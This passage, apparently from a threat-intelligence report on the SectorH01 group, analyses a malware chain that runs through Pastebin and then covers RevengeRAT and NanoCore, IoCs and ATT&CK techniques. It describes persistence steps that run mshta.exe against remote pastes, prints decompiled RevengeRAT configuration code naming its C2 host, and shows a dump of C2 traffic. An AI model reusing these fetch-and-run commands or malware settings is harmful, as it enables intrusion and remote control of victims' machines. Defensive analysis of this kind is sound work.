| http://pastebin[.]com/raw/ri21rHbF [Paste Edit 1] | (1) taskkill winword.exe / excel.exe / MSPUB.exe / POWERPNT.exe<br>(2) Set Registry Autorun Persistence to execute<br>mshta.exe http://pastebin[.]com/raw/2gY9SAwU<br>(3) Set Scheduled Task Persistence to execute<br>mshta.exe http://pastebin[.]com/raw/qZXnhtQG<br>(4) Set Scheduled Task Persistence to execute<br>mshta.exe http://pastebin[.]com/raw/Htp0LKHg |
| http://pastebin[.]com/raw/ri21rHbF [Paste Edit 2] | (1) ping Google<br>(2) Run https://pastebin[.]com/raw/QppWFhGC via Reflection<br>(3) Run https://pastebin[.]com/raw/Q8g1d6Be<br>replace(‘)&*^’,’0x’) via Reflection |
| http://pastebin[.]com/raw/2gY9SAwU | Self.close() |
| http://pastebin[.]com/raw/qZXnhtQG | (1) Execute https://pastebin[.]com/raw/13AGuyHY<br>via Reflection<br>(2) Execute k.Hackitup() in https://pastebin[.]com/raw/0e5uVXL0<br>replace(‘#@!’,’0x’) via Reflection |
| http://pastebin[.]com/raw/Htp0LKHg | Self.close() |
| https://pastebin[.]com/raw/QppWFhGC | Deobfuscates to a code injector<br>(E22D550423F05EB685AD060A71D58B306E31C473D2D0CACF5794EC424FD3F393)<br>Obfuscated with ConfuserEx |
| https://pastebin[.]com/raw/Q8g1d6Be | Deobfuscates to NanoCore<br>(E841F0008D9DA41CD815F75657D305DD69FC169C64FA283BF62DECD02B3D931E)<br>Obfuscated with Eazfuscator |
| https://pastebin[.]com/raw/13AGuyHY | Deobfuscates to a code injector<br>(84833991F1705A01A11149C9D037C8379A9C2D463DC30A2FEC27BFA52D218FA6)<br>Obfuscated with ConfuserEx |
| https://pastebin[.]com/raw/0e5uVXL0 | Deobfuscates to NanoCore<br>(94B7C5C65637D33F031F1173A68C1D008DD948B6CCBAE42682F82A56D3CF6197)<br>Obfuscated with Eazfuscator |

Usage of bit.ly, blogspot and pastebin allows SectorH01 group to be less traceable on the infrastructure side, but it is because of this that we know their pastes center around the “hagga” user these days. As long as Pastebin tolerates this user, they are likely to continue using the account because Pastebin pro accounts are no longer for sale.

But as pastes can be easily removed by incoming abuse reports, the SectorH01 group hedges their risk by getting to connect to multiple unlisted pastes. We see this same hedging they perform on their target endpoints, where they put multiple layers of persistence, use more than one type of RAT at the initial stage, and connect to multiple servers.

## RevengeRAT

RevengeRAT is a RAT which has its malware builder and source code publicly available. It is set to use the C2 address ontothenextone[.]duckdns[.]org.




```
// Token: 0x02000003 RID: 3
public class Atomic
{
    // Token: 0x06000006 RID: 6 RVA: 0x000020B8 File Offset:
      0x000002B8
    public Atomic()
    {
        this.OW = false;
        this.C = null;
        this.Cn = false;
        this.SC = new Thread(new ThreadStart(this.MAC), 1);
        this.PT = new Thread(new ThreadStart(this.Pin));
        this.INST = new Thread(new ThreadStart(this.INS));
        this.I = 1;
        this.MS = 0;
        this.Hosts = Strings.Split("ontothenextone.duckdns.org,",
          ",", -1, CompareMethod.Binary);
        this.Ports = Strings.Split("2019,", ",", -1,
          CompareMethod.Binary);
        this.ID = "R0hPU1Q=";
        this.MUTEX = "RV_MUTEX";
        this.H = 0;
        this.P = 0;
    }
```

```
// Token: 0x0400000E RID: 14
public int P;

// Token: 0x0400000F RID: 15
public static string SPL = "*-]NK[-*";

// Token: 0x04000010 RID: 16
public static string App =
  Application.ExecutablePath;

// Token: 0x04000011 RID: 17
public static Atomic SCG = new Atomic
  ();

// Token: 0x04000012 RID: 18
public static ComputerInfo DI = new
  ComputerInfo();

// Token: 0x04000013 RID: 19
public static string Key = "Revenge-
  RAT";

// Token: 0x04000014 RID: 20
public static Mutex MT;
```

Some of the configuration settings of this RevengeRAT variant

RevengeRAT uses Base64 encoding for its C2 traffic and this information is easily decoded. From the configuration settings, we see the key variable “Revenge-RAT” and the SPL variable “-]NK[-“, both of which are used as delimiters between the Base64 encoded data.



```
104.206.99.52 : 2019 ⇄ VM : 49640
ontothenextone.duckdns.org

SEND      00000000:  49 6E 66 6F 72 6D 61 74 69 6F 6E 52 65 76 65 6E   InformationReven
33058ms   00000010:  67 65 2D 52 41 54 52 30 68 50 55 31 51 3D 52 65   ge-RATR0hPU1Q=Re
          00000020:  76 65 6E 67 65 2D 52 41 54 58 30 4D 30 51 6B 45   venge-RATX0M0QkE
          00000030:  7A 4E 6A 51 33 52 65 76 65 6E 67 65 2D 52 41 54   zNjQ3Revenge-RAT
          00000040:  31 39 32 2E 31 36 38 2E 31 30 30 2E 31 35 35 52   192.168.100.155R
          00000050:  65 76 65 6E 67 65 2D 52 41 54 56 56 4E 46 55 69   evenge-RATVVNFUi
          00000060:  31 51 51 79 41 76 49 47 46 6B 62 57 6C 75 52 65   1QQyAvIGFkbWluRe
          00000070:  76 65 6E 67 65 2D 52 41 54 4E 6F 52 65 76 65 6E   venge-RATNoReven
          00000080:  67 65 2D 52 41 54 54 57 6C 6A 63 6D 39 7A 62 32   ge-RATTWljcm9zb2
          00000090:  5A 30 49 46 64 70 62 6D 52 76 64 33 4D 67 4E 79   Z0IFdpbmRvd3MgNy
          000000A0:  42 51 63 6D 39 6D 5A 58 4E 7A 61 57 39 75 59 57   BQcm9mZXNzaW9uYW
          000000B0:  77 67 49 44 4D 79 52 65 76 65 6E 67 65 2D 52 41   wgIDMyRevenge-RA
          000000C0:  54 53 57 35 30 5A 57 77 6F 55 69 6B 67 51 32 39   TSW50ZWwoUikgQ29
          000000D0:  79 5A 53 68 55 54 53 6B 67 61 54 55 74 4E 6A 51   yZShUTSkgaTUtNjQ
          000000E0:  77 4D 43 42 44 55 46 55 67 51 43 41 79 4C 6A 63   wMCBDUFUgQCAyLjc
          000000F0:  77 52 30 68 36 52 65 76 65 6E 67 65 2D 52 41 54   wR0h6Revenge-RAT
          00000100:  33 37 35 37 36 38 36 37 38 34 52 65 76 65 6E 67   3757686784Reveng
          00000110:  65 2D 52 41 54 54 69 39 42 52 65 76 65 6E 67 65   e-RATTi9BRevenge
          00000120:  2D 52 41 54 54 69 39 42 52 65 76 65 6E 67 65 2D   -RATTi9BRevenge-
          00000130:  52 41 54 32 30 31 39 52 65 76 65 6E 67 65 2D 52   RAT2019Revenge-R
          00000140:  41 54 55 48 4A 76 5A 33 4A 68 62 53 42 4E 59 57   ATUHJvZ3JhbSBNYW
          00000150:  35 68 5A 32 56 79 52 65 76 65 6E 67 65 2D 52 41   5hZ2VyRevenge-RA
          00000160:  54 5A 57 34 74 56 56 4D 3D 52 65 76 65 6E 67 65   TZW4tVVM=Revenge
          00000170:  2D 52 41 54 46 61 6C 73 65 2A 2D 5D 4E 4B 5B 2D   -RATFalse*-]NK[-
          00000180:  2A                                                *
```

Information sent to the C2 in a past packet capture of this sample which can be easily decoded

**NanoCore**

NanoCore is a RAT which was available for sale from 2014-2016 and has been leaked over the years. While the developer of NanoCore was arrested and sentenced last year, the RAT is still used by attackers.

In this case, the two NanoCore samples we found encoded in Pastebin sites attempted to connect to the C2 addresses attilabanks[.]ddns[.]net and yakka[.]duckdns[.]org. The C2 traffic of NanoCore is known to use the DES algorithm for encryption.

## Summary

SectorH01 is a threat group which in most cases, targets seemingly indiscriminately at enterprise users; even when they target for espionage, their TTPs have been known to stay fairly constant. They remain brazen in their attacks although we see a slight improvement in their operational security, and still use relatively simple tricks such as macros, known and detected RATs but in-memory only, and connect to domains such as Pastebin and dynamic DNS servers which should raise red flags or at least questions. All of these should be opportunities for organizations to detect the SectorH01 group.

## Indicators of Compromise (IoCs)

**Malicious Documents (SHA-256)**
b4fdff7dbed8724bde2c097285ce5842373a3d5087f0d492479e62b48e3e5e2d
c763340ae4acecd3e7d85b118bbad6bb4b1d433a6398571afd4c2c27a304ab4e
e83304a5ae3e6ef366858c48aa8706d8e088aba86c724d575b4ad2e0ebaea7cd
d757406ae30d7822ebe63c28ff09ac7b1eca1a0e37e6f706c442f4f7517a624b
399b7823b707ac07c65940a30e85bdf5c0c7ed1bba5b5034ebcf189937636a44

**RevengeRAT (SHA-256)**
CF6293824C97C45680CF999955FD48801856B424DC6E3CEAC6D5E36BB4092856

**NanoCore (SHA-256)**
94B7C5C65637D33F031F1173A68C1D008DD948B6CCBAE42682F82A56D3CF6197
E841F0008D9DA41CD815F75657D305DD69FC169C64FA283BF62DECD02B3D931E

**Code Injectors (SHA-256)**
84833991F1705A01A11149C9D037C8379A9C2D463DC30A2FEC27BFA52D218FA6
E22D550423F05EB685AD060A71D58B306E31C473D2D0CACF5794EC424FD3F393

**C2 Domains**
ontothenextone[.]duckdns[.]org
haggapaggawagga[.]duckdns.org
attilabanks[.]ddns[.]net
yakka[.]duckdns[.]org

**Abused Legitimate Services**
bitly[.]com/aswoesx2yxwxxd
bitly[.]com/adsodeasda
bitly[.]com/uiQSQWSQWSNnase
bitly[.]com/aswoeosXxxwxhh
xaasxasxasx[.]blogspot[.]com/p/kudi[.]html
xasjow21d[.]blogspot[.]com/p/14[.]html
axxwnxiaxs[.]blogspot[.]com/p/13[.]html
pastebin[.]com/raw/wZSPpxaG
pastebin[.]com/raw/2gY9SAwU
pastebin[.]com/raw/qZXnhtQG
pastebin[.]com/raw/Htp0LKHg
pastebin[.]com/raw/13AGuyHY
pastebin[.]com/raw/0e5uVXL0
pastebin[.]com/raw/8uJavttD
pastebin[.]com/raw/7EdEuebH
pastebin[.]com/raw/ri21rHbF
pastebin[.]com/raw/QppWFhGC
pastebin[.]com/raw/Q8g1d6Be
pastebin[.]com/raw/VpKuzs3R
pastebin[.]com/raw/kqm60tX5
pastebin[.]com/raw/3pEVfu9k
pastebin[.]com/raw/3VNZw83B
pastebin[.]com/raw/8Q050Drg
pastebin[.]com/raw/jX4MuzmX

## MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these and other related malware.

**Initial Access**
T1193 Spearphishing Attachment

**Execution**
T1059 Command-Line Interface
T1173 Dynamic Data Exchange
T1106 Execution through API
T1203 Exploitation for Client Execution
T1170 Mshta
T1086 PowerShell
T1053 Scheduled Task
T1064 Scripting
T1204 User Execution

**Persistence**
T1108 Redundant Access
T1060 Registry Run Keys / Startup Folder
T1053 Scheduled Task

**Defense Evasion**
T1140 Deobfuscate/Decode Files or Information
T1089 Disabling Security Tools
T1054 Indicator Blocking
T1202 Indirect Command Execution
T1112 Modify Registry
T1170 Mshta
T1045 Software Packing
T1055 Process Injection
T1064 Scripting
T1108 Redundant Access
T1102 Web Service

**Credential Access**
T1056 Input Capture
T1081 Credentials in Files
T1241 Credentials in Registry

**Discovery**
T1016 System Network Configuration Discovery
T1033 System Owner/User Discovery
T1057 Process Discovery
T1063 Security Software Discovery
T1082 System Information Discovery
T1083 File and Directory Discovery

**Collection**
T1056 Input Capture
T1123 Audio Capture
T1125 Video Capture

**Command and Control**
T1032 Standard Cryptographic Protocol
T1065 Uncommonly Used Port
T1094 Custom Command and Control Protocol
T1105 Remote File Copy
T1132 Data Encoding

**Exfiltration**
T1022 Data Encrypted
T1041 Exfiltration Over Command and Control Channel

## References

[1] The Daily Beast – FBI Arrests Hacker Who Hacked No One
https://www.thedailybeast.com/fbi-arrests-hacker-who-hacked-no-one